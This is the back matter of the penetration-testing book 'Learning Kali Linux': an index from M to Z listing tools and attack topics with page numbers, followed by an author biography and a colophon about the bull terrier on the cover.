  - benefits of, 158
  - exploiting systems, 165-167
  - exploiting targets, 182-185
  - importing data, 161-165
  - maintaining access post-attack, 199-202, 347
  - Meterpreter and, 185-192
  - password cracking and, 296
  - pivoting to other networks, 196-199
  - post-attack cleanup, 346
  - privilege escalation, 192-196
  - purpose of, 157
  - scanning for targets, 176-182
  - scripts and modules in, 157
  - starting, 158
  - working with modules, 159-161
  - writing modules in, 333-336
- Metasploitable, 131
- Meterpreter
  - basics of, 185
  - benefits of, 166, 185
  - exploiting targets, 184
  - gathering user information, 186-189
  - password cracking and, 292
  - process manipulation, 189-192
- Methodology section (report writing), 356
- micro kernels, 4
- migrate command, 348
- mimikatz module, 188
- Minix, 3
- modular programming, 318
- monitor mode, 209
- monitoring, 40-42
- monolithic kernel, 4
- Moore, H. D., 157
- Morris worm, 327
- MS08-067 vulnerability, 292
- MS17-010 vulnerability, 181
- msfconsole, 159-167
- msv program, 189

multi/handler module, 348  
Multics operating system, 1

## N

na6 and ns6 tools, 51  
namespaces, 322  
Neighbor Discovery Protocol, 51  
Nessus, 128  
netcat, 41  
network device vulnerabilities  
  auditing devices, 139-142  
  Cisco devices and, 139  
  database vulnerabilities, 142  
network layer, 43  
network security testing  
  availability, 39  
  CIA triad, 38  
  confidentiality, 38  
  denial-of-service tools, 51-55  
  encryption testing, 55-60  
  ethical considerations, xii, 46  
  integrity, 39  
  layers, 42-45  
  monitoring, 40-42  
  network device vulnerabilities, 139-143  
  network protocol stacks and, 37  
  Open Systems Interconnection (OSI)  
  model, 37  
  packet captures, 60-68  
  penetration testing, 37  
  poisoning attacks, 68-73  
  security testing defined, 37, 39  
  stress testing, 37, 45-51  
networks, identifying wireless, 210-213  
next-generation firewalls, 243  
nikto scanner, 274  
nmap tool, 103-107, 161, 176, 330-333  
nonce, 221  
nonpersistent cross-site scripting, 251  
note taking tools, 358-364  
nslookup, 93-95  
NTLM (NT LanManager), 289  
NTP (Network Transfer Protocol), 140  
nxlog package, 31

## O

objdump program, 342  
opcodes (operation codes), 341  
open source intelligence

  automating information grabbing, 81-85  
  defined, 77  
  Google Hacking, 79-81  
  Maltego, 88-92  
  Recon-NG, 85-88  
  role of in security testing, 78  
Open Systems Interconnection (OSI) model,  
  37, 42  
OpenVAS scanner  
  local scanning with, 124-126  
  quick start with, 129-131  
  remote scanning with, 128  
  Report dashboard, 135-139  
  scan creation, 132-135  
Operating Systems: Design and Implementa-  
  tion (Tannenbaum), 3  
ophcrack program, 299  
OPSEC (operations security), 76  
osscanner program, 143  
OSPF (Open Shortest Path First), 151  
OUI (organizationally unique identifier), 43  
OWASP (Open Web Application Security  
  Project), 117, 259

## P

p0f program, 99-101  
package formats (Linux), 4  
package management  
  Advanced Package Tool (apt), 28  
  apt autoremove command, 30  
  apt install packagename command, 29  
  apt remove packagename command, 29  
  apt upgrade command, 29  
  apt-cache command, 30  
  dpkg command, 30  
  installing software, 29  
  removing packages, 29  
  searching for packages, 30  
  updating local package databases, 29  
  updating package metadata, 29  
  viewing package contents, 31  
  vulnerabilities introduced by packages, 126  
package repositories, 5  
packet captures  
  Berkeley Packet Filter (BPF), 63  
  coWPAtty program and, 220  
  purpose of, 60  
  tcpdump, 61-63  
  Wireshark, 65-68

- packet injections, 218
- packets
  - flooding tools for stress testing, 47, 108
  - mangling for stress testing, 45
  - OSI model and, 37
- PAM (pluggable authentication module), 123, 289, 290
- Parallels, 7, 8
- Paros Proxy, 266
- parsero program, 284
- passive reconnaissance, 99-101
- passwd files, 290, 293
- passwd program, 26, 121
- password cracking
  - acquiring passwords, 291-294
  - authentication process, 288
  - local cracking, 294-306
  - mathematical possibilities of, 295
  - need for, 287
  - password storage methods, 287-291
  - remote cracking, 306-309
  - web-based cracking, 309-312
  - on WiFi, 218-225
- password hashes, 186, 289, 291
- patator program, 308
- payloads, 165
- PDU (protocol data unit), 60
- penetration testing, 37
- permissions
  - listing file details, 17
  - owner, group, and world, 18
  - setting, 20
  - specifying individual, 20
  - superuser (root) permissions, 25
- persistence module, 200
- persistent cross-site scripting attacks, 250
- PGP (Pretty Good Privacy), 81
- phishing, 170
- physical layer, 42
- PIDs (process IDs), 21
- pig.py script, 55
- pipe (|) operator, 25
- pivoting
  - ethical considerations, 175
  - Metasploit and, 196-199
  - purpose of, 185
- Pixie Dust attack, 214, 216
- pixiewps program, 215
- pointers, 328
- poisoning attacks
  - ARP spoofing, 69-72
  - DNS spoofing, 72
  - spoofing attacks, 69
  - switched networks and, 68
- port scanning
  - high-speed scanning, 106-109
  - Metasploit and, 176-180
  - nmap tool, 103-107
  - role in security testing, 101
  - TCP scanning, 102
  - UDP scanning, 102
- post-exploitation modules, 185
- post/windows/manage/migrate module, 189
- PowerShell, 184
- presentation layer, 44
- print working directory (pwd) command, 17
- privilege escalation, 121, 192-196
- ProcDump utility, 190
- process handles, 190
- process management
  - foreground and background processes, 21
  - interprocess communication (IPC), 23
  - kill command, 23
  - killall program, 24
  - PIDs (process IDs), 21
  - process basics, 21
  - ps (list processes) command, 21-25
  - ps -ea (detailed processes listing) command, 22
  - ps aux (detailed processes listing) command, 22
  - signals, 23
  - TERM signal (SIGTERM), 23
  - top (refresh) command, 22
- process manipulation, 189-192
- processor usage, listing, 22, 41
- programming and security testing
  - benefits of writing programs, 315
  - disassembling and reverse engineering, 336-345
  - errors in programming, 324-330
  - extending Metasploit, 333-336
  - maintaining access and cleanup, 346-348
  - programming basics, 316-324
  - writing nmap modules, 330-333
- programs, locating, 20
- promiscuous mode, 209
- proof-of-concept code, 155

- protocol analyzers, 61
- protocols, defining, 37
- protos-sip program, 145
- proxy-based tools
  - benefits of using proxies, 255
  - Burp Suite, 255-259, 309-311
  - Paros Proxy, 266
  - ProxyStrike, 268
  - WebScarab, 265
- ProxyStrike, 268
- ps (list processes) command, 21-25
- ps -ea (detailed processes listing) command, 22
- ps aux (detailed processes listing) command, 22
- pseudocode, 321-323
- public key encryption, 56
- pwd (print working directory) command, 17
- PWDUMP format, 302

## Q

- QoD (Quality of Detection), 137

## R

- R-U-Dead-Yet, 52
- ra6 and rs6 tools, 51
- race conditions, 119
- rainbow chains technique, 301
- rainbow tables
  - benefits and drawbacks of, 298
  - ophcrack program and, 299
  - RainbowCrack project, 301
- RainbowCrack project, 301
- Raspberry Pi
  - advantages of, 8
  - Kali support for, 8
- rcrack program, 302
- reaver program, 214
- Recon-NG, 85-88
- reconnaissance
  - automated web attacks, 269-272
  - automating information grabbing, 81-85
  - basics of, 75-77
  - defined, 75
  - DNS reconnaissance and whois, 92-99
  - manual interactions, 110
  - open source intelligence, 77-92
  - operations security and, 76
  - passive reconnaissance, 99-101
  - port scanning, 101-109
  - service scanning, 109-112
- RedFang program, 235
- RedHat Enterprise Linux (RHEL), 4
- RedHat Package Manager (RPM), 4
- reduction functions, 301
- reflected cross-site scripting, 251
- registers, 343
- regular expressions, 21
- remote password cracking, 306-309
  - challenges of, 306
  - hydra program, 306
  - patator program, 308
- remote vulnerabilities
  - basics of, 128
  - defined, 116
  - OpenVas quick start, 129-131
  - OpenVAS reports, 135-139
  - scan creation, 132-135
- reporting
  - determining threat potential and severity, 352
  - importance of, 351
  - organizing data, 364-369
  - taking notes, 358-364
  - writing reports, 354-358
- resources, listing programs consuming, 23, 41
- reverse connections, 167
- reverse engineering
  - debugging and, 337-340
  - defined, 316
  - disassembling, 341-343
  - of other file types, 345
  - tracing programs, 343-345
- RIPE NCC (Reseaux IP Europeens Network Coordination Centre), 97
- RIRs (regional internet registries), 92, 96
- risk, defined, 116, 352
- RMI (Java Remote Method Invocation), 167, 196
- rockyou word list, 295, 307
- rogue access points
  - dangers of, 226
  - phishing users, 228-231
- root directory (/), 17
- root kits, 126-128
- root users, 25, 121, 192
- root-level exploits, 293
- Rootkit Hunter, 127
- rogue access points
  - hosting access points, 226

- types of, 225
  - wireless honeypots, 232
  - routers
    - management protocols exploited, 152
    - network layer controlling routing, 43
    - router and switch basics, 151
    - Router Solicitation and Router Advertisement in ICMPv6, 51
    - routersploit program, 153-155
  - RSA (Rivest-Shamir-Adleman) algorithm, 58, 58
  - RST (reset) messages, 102
  - rsyslog system logger, 32
  - rtgen program, 301
  - RTP (Real-time Transport Protocol), 49
  - rtsort program, 302
  - runtime errors, 324
- ## S
- salting passwords, 290
  - SAM (Security Account Manager), 187, 289-290
  - Samba package, 110
  - scanning
    - for Bluetooth devices, 233
    - port scanning, 101-109
    - service scanning, 109-112
    - for targets, 176-182
  - SCO (synchronous connection-oriented) communication, 236
  - scope of engagement, 175, 287
  - screen captures, 362
  - scripting languages, 320
  - SDP (service discovery protocol), 236
  - search engines, 79
  - searching and filtering, 20, 25
  - searchsploit program, 156
  - segmentation faults, 327
  - semicolon (;), 249
  - Server Message Block (SMB) protocol, 180
  - service identification (Bluetooth), 235-238
  - service management
    - administrative privileges for, 27
    - monitoring service failures, 41
    - services defined, 26
    - starting, stopping, restarting, 27
    - systemctl program, 27
    - tracking service state remotely, 41
  - service scanning, 109-112
  - session hijacking, 253
  - session identifiers, 253
  - session layer, 44
  - setoolkit, 171
  - setuid programs, 121
  - sfuzz program, 144
  - SHA (Secure Hash Algorithm), 59, 288
  - shadow file, 290, 293
  - shells, 16, 26
  - SIDs (security identifiers), 143, 290
  - signals, 23
  - single-crack mode, 296
  - SIP (Session Initiation Protocol), 49
  - site: keyword, 79
  - skipfish program, 269-272
  - slowhttptest program, 52
  - Slowloris attack, 51-53
  - smart-home devices, 208
  - SMB (Server Message Block) protocol, 110
  - SMB scanning, 180
  - smbclient tool, 110
  - SMTP (Simple Mail Transfer Protocol), 110
  - SNMP (Simple Network Management Protocol), 139, 152
  - social engineering attacks, 75, 78, 170-172
  - software testing, 143-146
  - Song, Dug, 72
  - spidering, 255
  - split DNS, 95
  - spoofing attacks
    - ARP spoofing, 69-72
    - DNS spoofing, 72
    - ethics considerations, 69
  - SQL injection attacks, 247, 268, 279-283
  - sqlmap program, 279
  - sqlninja program, 282
  - SSH (Secure Shell), 152
  - SSID (service set identifier), 209
  - SSL (Secure Sockets Layer), 53, 60
  - SSL-based stress testing, 53
  - ssllscan tool, 57-60
  - stack frames, 118, 319
  - stack overflow, 117, 325
  - Stallman, Richard, 3
  - STDIN, STDOUT, and STDERR, 24
  - stored cross-site scripting, 251
  - strace program, 344
  - stress testing
    - denial-of-service testing and, 51

- fragroute program, 45
- hping3 tool, 47, 107
- information generated by, 37
- IPv6 addresses, 50
- potential ways of, 45
- reasons for failures during, 45
- SSL-based stress testing, 53
- SYN floods, 48, 108
  - of web servers, 49
- strncpy function, 326
- Structured Query Language (SQL), 247
- sudo command, 192
- superuser (root) permissions, 25
- symmetric encryption, 56
- SYN floods, 48, 108
- SYN/ACK messages, 102
- syntax, 317
- SysInternals tools, 190
- syslog system logger, 32
- system calls, 344
- systemctl verb service, 27
- systemd program, 27

## T

Tannenbaum, Andrew, 3

targets

- determining, 75
- exploiting, 182-185
- scanning for, 176-182

TCP (Transport Control Protocol) connections, 48

TCP scanning, 102

tcp6 tool, 51

tcpdump, 61-63

TechSpy module, 85

Telnet protocol, 41, 110, 152

temporary root privileges, 121

TERM signal (SIGTERM), 23

Text Editor program, 361

text editors, 358-364

TFTP (Trivial File Transfer Protocol), 140

thc-ssl-dos program, 54

theHarvester tool, 81-84

Thompson, Ken, 2

threats (see also attacks)

- defined, 116, 353
- determining potential and severity, 352

three-way handshakes, 102

TLDs (top-level domains), 93

TLS (Transport Layer Security), 49, 53, 60

tokens, extracting, 187

Tomcat, 278

top (refresh) command, 22

Torvalds, Linus, 3

touch program, 20

transforms (Maltego), 88-92

transport layer, 43

triad, 38

troff typesetting language, 22

TSK (The Sleuth Kit), 16

twitter\_mentions module, 87

typographical conventions, **xiii**

## U

Ubuntu Linux, 5

udev vulnerabilities, 193

UDP (User Datagram Protocol), 49

UDP scanning, 102

Unix/Unics, 2, 22

unshadow command, 294

updatedb program, 20

user information, gathering, 186-189

user management, 25

useradd command, 25

usernames, brute-forcing in Burp Suite, 310

## V

valgrind program, 145

Vega program, 272

version-control systems, 3, 29

vi text editor, 358

virtual machines (VMs), 7

VirtualBox, 7, 8

VMware, 7, 8

VoIP (Voice over IP), 49

vulnerability analysis

- basics of, 115-117
  - CVE (Common Vulnerabilities and Exposures), 157
  - CVSS (Common Vulnerability Scoring System), 165
  - database vulnerabilities, 246
  - defined, 116
  - determining source of vulnerabilities, 316
  - DVWA (Damn Vulnerable Web Application), 260
  - EternalBlue vulnerability, 181
  - identifying new vulnerabilities, 143-146

- input validation vulnerabilities, 246
  - local vulnerabilities, 116, 121-128
  - MS08-067 vulnerability, 292
  - MS17-010 vulnerability, 181
  - network device vulnerabilities, 139-143
  - potential for web-based attacks, 244
  - remote vulnerabilities, 116, 128-139
  - reporting findings of, 357
  - technical versus human vulnerabilities, 55
  - udev vulnerabilities, 193
  - vulnerability scans, 181
  - vulnerability types, 117-121
- W**
- WannaCry ransomware attack, 181
  - war driving, 210
  - wash program, 213
  - watchdog capability, 40
  - web application architecture
    - application servers, 244
    - database servers, 245
    - firewalls, 243
    - load balancers, 243
    - protocols and languages used, 242
    - remote servers and, 241
    - web servers, 244
  - web application testing
    - automated web attacks, 269-279
    - exploiting file uploads, 283
    - making content searchable, 284
    - need for, 241
    - proxy-based tools, 255-269
    - SQL-based attacks, 279-283
    - web application architecture, 241-246
    - web-based attacks, 246-254
  - web servers
    - Apache Killer, 52
    - caching servers, 92
    - potential for compromise, 244
    - Slowloris attack, 51-53
    - SSL-based stress testing, 53
    - stress testing for, 49
    - testing for outdated protocols, 57
  - web-based attacks
    - automated web attacks, 269-279
    - command injection, 249
    - cross-site request forgery (CSRF), 251
    - cross-site scripting (XSS), 250, 268
    - password cracking, 309-312
    - potential vulnerabilities, 246
    - session hijacking, 253
    - SQL injection, 247, 268, 279-283
    - XML entity injection, 248
  - WebDAV, 283
  - WebScarab, 265
  - WEP (Wired Equivalent Privacy), 207, 215
  - wesside-ng program, 220
  - which program, 20
  - white-box testing, 128
  - whois
    - role in security testing, 92
    - using, 97-99
  - WiFi Alliance, 206
  - WiFi Protected Setup (WPS), 213
  - wifi-honey program, 232
  - wifiarp program, 218
  - wifidns program, 218
  - wifiphisher program, 228-231
  - wifitap program, 217
  - wifite program, 215
  - Windows file sharing, 292
  - wireless honeypots, 232
  - wireless security testing
    - Bluetooth testing, 233-239
    - goal of, 209
    - identifying networks, 210-213
    - need for, 205
    - password cracking on WiFi, 218-225
    - rogue access points, 225-232
    - WiFi attacks and testing tools, 208-218
    - wireless communication types, 205-208
    - Zigbee testing, 239
  - Wireshark, 65-68, 212
  - WLANs (wireless local area networks), 206
  - word lists, 294
  - wordlist package, 295
  - working directory, 17
  - WPA (Wireless Protected Access), 207, 215
  - WPS attacks, 213
- X**
- Xfce, 5, 12
  - Xmas scan, 108
  - XML entity injection, 248
  - XSS (cross-site scripting), 250, 268
  - XXE (XML external entity), 248



## Y

Yellowdog Updater Modified (yum), 4

## Z

Z-Wave protocol, 208

Zed Attack Proxy (ZAP), 259-265, 311

Zigbee protocol, 208, 239

zone transfers, 95

zsh shell, 26

zzuf program, 145

## About the Author

---

**Ric Messier**, GCIH, GSEC, CEH, CISSP, MS has entirely too many letters after his name, as though he spends time gathering up strays that follow him home at the end of the day. His interest in information security began in high school but was cemented as a freshman at the University of Maine, Orono by taking advantage of a vulnerability in a jailed environment to break out of the jail and gain elevated privileges on an IBM mainframe in the early 1980s. His first experience with Unix was in the mid-1980s and Linux in the mid-1990s. He is an author, trainer, educator, incorrigible collector of letters after his name, and security professional with multiple decades of experience.

## Colophon

---

The animal on the cover of *Learning Kali Linux* is a bull terrier. This breed is a cross between bulldogs and various terriers. It was developed in 19th-century England in an effort to create the ultimate fighting pit dog. Thanks to the “Humane Act of 1835,” dog fighting was outlawed in England and bull terriers quickly adapted to a lifestyle of rattling and being companions. Later these dogs were bred with white terriers, Dalmatians, and border collies; making it a more sophisticated breed than its predecessor.

A bull terrier’s most recognizable feature is its head, described as “shark-head-shaped” when viewed from the front. Bull terriers are the only registered breed to have triangle shaped eyes. The body is full and round, with strong, muscular shoulders. They are either white, red, fawn, black, brindle, or a combination of these. Their unusually low center of gravity makes it hard for opponents to knock it down.

Bull terriers can be both independent and stubborn and, for this reason, are not considered suitable for an inexperienced dog owner. Early socialization will ensure that the dog will get along with other dogs and animals. Its personality is described as courageous, full of spirit, with a fun-loving attitude, a children-loving dog, and a perfect family member.

Many of the animals on O’Reilly covers are endangered; all of them are important to the world. To learn more about how you can help, go to [animals.oreilly.com](http://animals.oreilly.com).

The cover image is from *British Dogs, 1879*. The cover fonts are URW Typewriter and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag’s Ubuntu Mono.